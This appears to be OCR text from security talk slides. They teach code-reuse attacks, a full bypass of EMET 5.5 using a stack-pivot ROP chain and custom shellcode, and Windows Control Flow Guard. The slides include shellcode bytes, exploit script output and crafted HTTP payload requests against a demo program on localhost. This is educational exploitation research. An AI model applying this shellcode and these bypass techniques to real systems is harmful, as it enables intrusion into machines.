
1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Copy ROP chain to stack

Example – Stack Pivot bypass




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Copy ROP chain to stack

Example – Stack Pivot bypass




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Copy ROP chain to stack
7. Pivot stack pointer back

Example – Stack Pivot bypass




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Copy ROP chain to stack
7. Pivot stack pointer back
8. Return to VirtualProtect

Example – Stack Pivot bypass



1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Copy ROP chain to stack
7. Pivot stack pointer back
8. Return to VirtualProtect
9. Mark shellcode executable

Example – Stack Pivot bypass




1. Deliver shellcode
2. Deliver ROP chain
3. Hijack control-flow
4. Pivot stack pointer
5. ROP chain
6. Copy ROP chain to stack
7. Pivot stack pointer back
8. Return to VirtualProtect
9. Mark shellcode executable
10. Return to shellcode

Example – Stack Pivot bypass

- Introduce a ROP chain that copies the actual ROP chain back to the stack

- We use `vcruntime!memcpy` to copy the ROP chain
  - Basically one function call before we pivot back RSP
  - We could also copy 8 bytes at a time

Example – let's try again



Example – EAF violation

- The Metasploit payload uses the EAT
  - Let's use some custom shellcode

```
# our own shellcode, does not use EAT
# basically call WinExec and ExitProcess
shellcode_size = 59
shellcode = \
b'\xfc\x48\x83\xec\x20\x48\x8d\x0d\x26\x00\x00\x00\x48' \
b'\xc7\xc2\x01\x00\x00\x00\x48\xb8' + \
from_int(kernel32_WinExec) + \
b'\xff\xd0\x48\xc7\xc1\x00\x00\x00\x00\x48\xb8' + \
from_int(kernel32_ExitProcess) + \
b'\xff\xd0' \
b'\x63\x61\x6c\x63\x2e\x65\x78\x65\x00' + \
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' * 8
```

Example – let’s try again

Windows PowerShell

```
oit> .\xploit_emet_5_5_full_bypass.py
EXE base at: 0x7ff69d8f0000
cpprest.dll base at: 0x7ffeb9180000
kernel32.dll base at: 0x7ffefe240000
kernel32!VirtualProtect: 0x7ffefe25d680
kernel32!VirtualProtectEx: 0x7ffefe283630
kernel32!VirtualAlloc: 0x7ffefe25baf0
kernel32!VirtualAllocEx: 0x7ffefe263190
kernel32!WinExec: 0x7ffefe281e60
kernel32!ExitProcess: 0x7ffefe25ef50
kernel32!ExitThread: 0x7ffefe2d1330
kernel32!TerminateProcess: 0x7ffefe262c00
kernel32!TerminateThread: 0x7ffefe261f80
vcruntime!memcpy: 0x7ffeef951c30
shellcode delivered at: 0xa928c1b850
rop chain delivered at: 0xa92aaf1500
pre EMET rop chain delivered at: 0xa928bfc080
fake vtable at: 0xa928bfc5b0
fake object at: 0xa928c22db0
Traceback (most recent call last):
  File "C:\Users\abarresi\git\ExploitDemo\MainframeInventory_exploits\DEP_and_ASLR_bypass_exploit\DEP_and_ASLR_bypass_exploit\xploit_emet_5_5_full_bypass.py", line 362, in <module>
    hijack_control_flow(from_int(first_gadget_address), rop_chain_pre_emet_address)
  File "C:\Users\abarresi\git\ExploitDemo\MainframeInventory_exploits\DEP_and_ASLR_bypass_exploit\DEP_and_ASLR_bypass_exploit\xploit_emet_5_5_full_bypass.py", line 227, in hijack_control_flow
    invoke_start_method(fake_object_id_string)
  File "C:\Users\abarresi\git\ExploitDemo\MainframeInventory_exploits\DEP_and_ASLR_bypass_exploit\DEP_and_ASLR_bypass_exploit\xploit_emet_5_5_full_bypass.py", line 66, in invoke_start_method
    return (urllib.request.urlopen("http://"+ host + ":" + port + uri + "?" + cmdname + "=start&" + "id=" + id).read(
))
  File "C:\Python34\lib\urllib\request.py", line 161, in urlopen
    return opener.open(url, data, timeout)
  File "C:\Python34\lib\urllib\request.py", line 463, in open
    response = self._open(req, data)
  File "C:\Python34\lib\urllib\request.py", line 481, in _open
    '_open', req)
  File "C:\Python34\lib\urllib\request.py", line 441, in _call_chain
    result = func(*args)
  File "C:\Python34\lib\urllib\request.py", line 1210, in http_open
    return self.do_open(http.client.HTTPConnection, req)
  File "C:\Python34\lib\urllib\request.py", line 1185, in do_open
    r = h.getresponse()
  File "C:\Python34\lib\http\client.py", line 1171, in getresponse
    response.begin()
  File "C:\Python34\lib\http\client.py", line 351, in begin
    version, status, reason = self._read_status()
  File "C:\Python34\lib\http\client.py", line 313, in _read_status
    line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
  File "C:\Python34\lib\socket.py", line 374, in readinto
    return self._sock.recv_into(b)
ConnectionResetError: [WinError 10054] An existing connection was forcibly closed by the remote host
PS C:\Users\abarresi\git\ExploitDemo\MainframeInventory_exploits\DEP_and_ASLR_bypass_exploit\DEP_and_ASLR_bypass_expl
oit>
```

MainframeInventory.exe

MainframeInventory.exe has stopped working

Windows is checking for a solution to the problem...

Cancel

Windows PowerShell

```
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=new&id=BQAAAAAAAAA=&idlen=8&status=1&state=sMW/KKkAAAABAAAAAAAAAAgAAAAAAAAANxMAAAAA
ADvvq3e776t3u++rd7vvq3e776t3u++rd4= HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=update&id=BQAAA
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=get&id=BQAAAAAA
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=new&id=BgAAAAAA
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=new&id=BwAAAAAA
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=update&id=BwAAAAAAAAA=&idlen=32 HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=get&id=BwAAAAAAAAA= HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=update&id=BwAAAAAAABgAAAAAAAAPD9wSipAAAAMC3CKKkAAAA=&newid=BwAAAAAAABgAAAAAAAAPD
9wSipAAAAsC3CKKkAAAA=&idlen=32 HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=update&id=BwAAAAAAABgAAAAAAAAPD9wSipAAAAsC3CKKkAAAA=&idlen=8 HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4


GET /mainframe/inventory?execute=start&id=NxMAAAAAAA= HTTP/1.1
Accept-Encoding: identity
Connection: close
```

Calculator

View Edit Help

0

0000 0000 0000 0000 0000 0000 0000 0000
63 47 32
0000 0000 0000 0000 0000 0000 0000 0000
31 15 0

Hex Dec Oct Bin

Mod A MC MR MS M+ M-
( ) B ← CE C ± √
RoL RoR C 7 8 9 / %
Qword Dword Word Byte
Or Xor D 4 5 6 * 1/x
Lsh Rsh E 1 2 3 - =
Not And F 0 . +

Example – full EMET 5.5 bypass

- Bypassing EMET 5.5 was quite easy
  - No Caller Check and Simulate Execution Flow in 64 bit
  - Memory Protection not an issue for us
  - Stack Pivot bypassed by additional ROP chain
  - EAF / EAF+ bypassed by custom shellcode
    - Yes, it's not that portable, but that's just more engineering

This talk

- Code-reuse attacks
- ROP mitigations (in EMET 5.5)
- Control-flow guard (/guard:cf)

Control-flow integrity (CFI)

- Original publication in 2005

  «Control-Flow Integrity – Principles, Implementations, and Applications»
  Abadi, Budiu, Erlingsson, Ligatti, CCS'05

- Many CFI implementations proposed since then
  - Compiler-based, binary-only (static rewriting)

- Check indirect control-flow transfers and limit the set of allowed targets

Control-flow guard (CFG)

- First adoption of a practical Control-Flow Integrity (CFI) implementation
- Requires recompilation and OS support
  - VS15 + Windows 10 or 8.1 U3
- Restricts indirect call/jmp targets to a static global set of locations

Compiling with /guard:cf (32bit)

NO /guard:cf

```
0131170E 8B F4              mov         esi,esp
01311710 68 AC 9D 31 01     push        1319DACh
01311715 FF 55 E8           call        dword ptr [func_ptr]
01311718 83 C4 04           add         esp,4
0131171B 3B F4              cmp         esi,esp
0131171D E8 DD F9 FF FF     call        __RTC_CheckEsp (013110FFh)
```

WITH /guard:cf

Added by /guard:cf

```
002D2478 8B F4              mov         esi,esp
002D247A 68 AC 9D 2D 00     push        2D9DACh
002D247F 8B 4D E4           mov         ecx,dword ptr [func_ptr]
002D2482 89 4D B0           mov         dword ptr [ebp-50h],ecx
002D2485 8B FC              mov         edi,esp
002D2487 8B 4D B0           mov         ecx,dword ptr [ebp-50h]
002D248A FF 15 00 F0 2D 00  call        dword ptr [__guard_check_icall_fptr (02DF000h)]
002D2490 3B FC              cmp         edi,esp
002D2492 E8 99 EE FF FF     call          RTC_CheckEsp (02D1330h)
002D2497 FF 55 B0           call        dword ptr [ebp-50h]
002D249A 83 C4 04           add         esp,4
002D249D 3B F4              cmp         esi,esp
002D249F E8 8C EE FF FF     call        __RTC_CheckEsp (02D1330h)
```

- `call dword ptr [_guard_check_icall_fptr (...)]`
  - calls `LdrpValidateUserCallTarget` located in `kernel32.dll`
- Works the same in 64bit


Control-flow guard (CFG)

- `call dword ptr [_guard_check_icall_fptr (...)]`
- Verifies if indirect control-flow transfer target is valid
  - Valid according to a global list of allowed targets
- Yes, this check is done for all indirect calls
  - And some indirect jmps
- Introduces some run-time overhead

Control-flow guard (CFG)


http://sjc1-te-ftp.trendmicro.com/assets/wp/exploring-control-flow-guard-in-windows10.pd